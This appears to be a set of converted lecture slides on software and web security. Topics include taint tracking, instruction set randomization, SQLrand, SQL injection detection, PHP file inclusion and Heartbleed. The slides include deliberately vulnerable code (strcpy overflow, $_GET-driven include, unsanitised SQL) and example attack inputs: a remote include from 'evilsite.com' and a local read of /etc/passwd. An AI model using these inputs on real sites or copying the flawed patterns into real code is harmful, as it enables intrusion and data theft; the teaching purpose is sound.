
# TaintTracker



Memor  
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Shadow Memory

./test "0xFF223....."



# TaintAssert


- Checks whether tainted data is used in ways that its policy defines as illegitimate
  - Jump addresses: whether the tainted data is used as a jump target (e.g., a return address)
  - Format strings (format string attacks)
  - System call arguments (for certain system calls such as `execve`)

```
#include <string.h>
int main (int argc, char **argv)
{
    printf("%s", "CEG");
    foo(argv[1]);
    printf("%s", "7900")
}
```


# TaintAssert

```
void foo (char *bar)
{
    char c[12];
    strcpy (c, bar);
}
```

adr1



foo:




Memor  
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Shadow Memory

`./test "0xFF223....."`


0xABCD



# Implementation

- Emulator (e.g., QEMU)
  - You can program a CPU
- Just-In-Time Compiler (e.g., Intel PIN)
  - Dynamically instrument binaries

# Instruction Set Randomization



# Implementation


- E.g., Using Intel PIN
  - <http://nsl.cs.columbia.edu/projects/minestrone/isr/>

# SQLrand: Preventing SQL Injection Attacks

- A protection mechanism against SQL injection attacks.
- Similar to instruction set randomization.



# System Architecture



**Fig. 1.** SQLrand System Architecture

# Randomization

- Identify keywords in an SQL statement
- Rewrite all keywords with the random key appended.

```
select gender, avg(age)
  from cs101.students
    where dept = %d
 group by gender
```

```
select123 gender, avg123 (age)
  from123 cs101.students
    where123 dept = %d
 group123 by123 gender
```

# De-randomization

- Identify terms/keywords (e.g., starting from the original keywords)
  - E.g., select123 or select456 or select
- Evaluate the format
  - Keyword + random number
  - Detect mal-formed keywords
- Stripping away the random number
- Send it to the DBMS

# Parse Tree Validation

- Objective
  - Detect SQL injection attacks at runtime.
- Observation
  - All SQL injections alter the structure of the query intended by the programmer.

# The Structure of an SQL Query

- Parse tree of an intended query





Fig. 1. A SELECT query with two user inputs.


# The Structure of an SQL Query

- Parse tree of an injected query



# The Structure of an SQL Query

- Parse tree of an injected query



# Server-Side Script Inclusion Vulnerabilities

Server Side Script (index.php) on victim.com:

```
<?php
    include("header.html");
    include($_GET['page'].'.php');
    include("footer.html");
?>
```



# Intended Use

- [victim.com/index.php?page=news](http://victim.com/index.php?page=news)

```
<?php
```

```
    include("header.html");
```

```
    include($_GET['page'].".php");
```

```
    include("footer.html");
```

```
?>
```

# Malicious Use (Remote-File Inclusion)

- `victim.com/index.php?page=http://evilsite.com/evilcode`

```
<?php
    include("header.html");
    include($_GET['page'].".php");
    include("footer.html");
?>
```

# Malicious Use (Local-File Inclusion)

- `victim.com/index.php?page=/etc/passwd%00`

```
<?php
```


```
    include("header.html");
```

```
    include($_GET['page'].".php");
```

```
    include("footer.html");
```

```
?>
```

# Web Security



# Web Security

- Complexity
  - Protocols
    - Client
    - Server
  - Browsers
    - Data
    - Scripts
  - Servers
    - Data
    - Scripts

# Example

- Each file on the web server (under the web directory) can be invoked directly from the network by giving its name as part of the URL
  - -> Each file represents an unintended entry point

# WordPress OptimizePress Theme – File Upload Vulnerability

- The beginning of the vulnerable files:

```
<?php include "../..../wp-config.php"; ?>  
<?php get_template_directory(); ?>
```

- The beginning of the patched files:

```
<?php include "../..../wp-config.php";  
    if ( !current_user_can('add_users') ) {  
        echo 'You cannot access this file. Sorry.';  
        exit;  
    }  
?>  
<?php get_template_directory(); ?>
```

# Discussion

```
Ln2:  if (isset($_GET['post_id']))
        $post_id = $_GET['post_id'];
Ln3:  $sql="DELETE FROM blogdata WHERE post_id=$post_id";
Ln4:  $query=mysql_query($sql)
        or die("Cannot query the database.<br>");
Ln5:  ...
Ln6:  if(isset($varUninitialized))
        echo($varUninitialized);
Ln7:  ...
Ln8:  if (isset($_GET['content']))$str=$_GET['content'];
Ln9:  if (isset($_GET['eol']))$eol=$_GET['eol'];
Ln10: $encoded=chunk_split($str,76,$eol);
Ln11: $value=unserialize(stripslashes($_POST[$afield]));
Ln12: ...
Ln13: if(isset($_GET['year'])) $year = $_GET['year'];
Ln14: $i = 1962;
Ln15: while( $i<=$year )
Ln16: {
Ln17:     if( $i < 3000 ){ processYear($i); }
Ln18:     else { $i=$year; continue; }
Ln19:     $i++;
Ln20: }
```



# Resources


- (Fresh) Vulnerabilities
  - <https://blog.sucuri.net/>
- The Open Web Application Security Project
  - [https://www.owasp.org/index.php/About\\_OWASP](https://www.owasp.org/index.php/About_OWASP)

# Heartbleed



- Security bug discovered in the OpenSSL library
- Yes. OpenSSL
  - Used everywhere (the implementation of TLS protocol)
- “At the time of disclosure, some 17% (around half a million) of the Internet's secure web servers certified by trusted authorities were believed to be vulnerable to the attack, allowing theft of the servers' private keys and users' session cookies and passwords” (Wiki)


# Heartbleed



```

struct
{
    HeartbeatMessageType type;
    uint16 payload_length; //16 bits -> number of bytes for payload
    opaque payload[HeartbeatMessage.payload_length];
    opaque padding[padding_length];
} HeartbeatMessage;

```



```

struct ssl3_record_st
{
    unsigned int length; /* How many bytes available */
    [...]
    unsigned char *data; /* pointer to the record data */
    [...]
} SSL3_RECORD;

```

# Server

- Receive the heartbeat message

```
/* Read type and payload length first */
```

```
hbtype = *p++;
```

```
n2s(p, payload);
```

```
pl = p;
```


# Server

- Send back the received message
- /\* Enter response type, length and copy payload \*/  
    \*bp++ = TLS1\_HB\_RESPONSE;  
    s2n(payload, bp);  
    memcpy(bp, pl, payload);

# Server


## Receive

```
hbtype = *p++;  
n2s(p, payload);  
pl = p;
```



## Respond


```
*bp++ =  
TLS1_HB_RESPONSE;  
s2n(payload, bp);  
memcpy(bp, pl, payload);
```



# Server

## Receive

```
hbtype = *p++;  
n2s(p, payload);  
pl = p;
```




Request



## Respond

```
*bp++ =  
TLS1_HB_RESPONSE;  
s2n(payload, bp);  
memcpy(bp, pl, payload);
```



Response



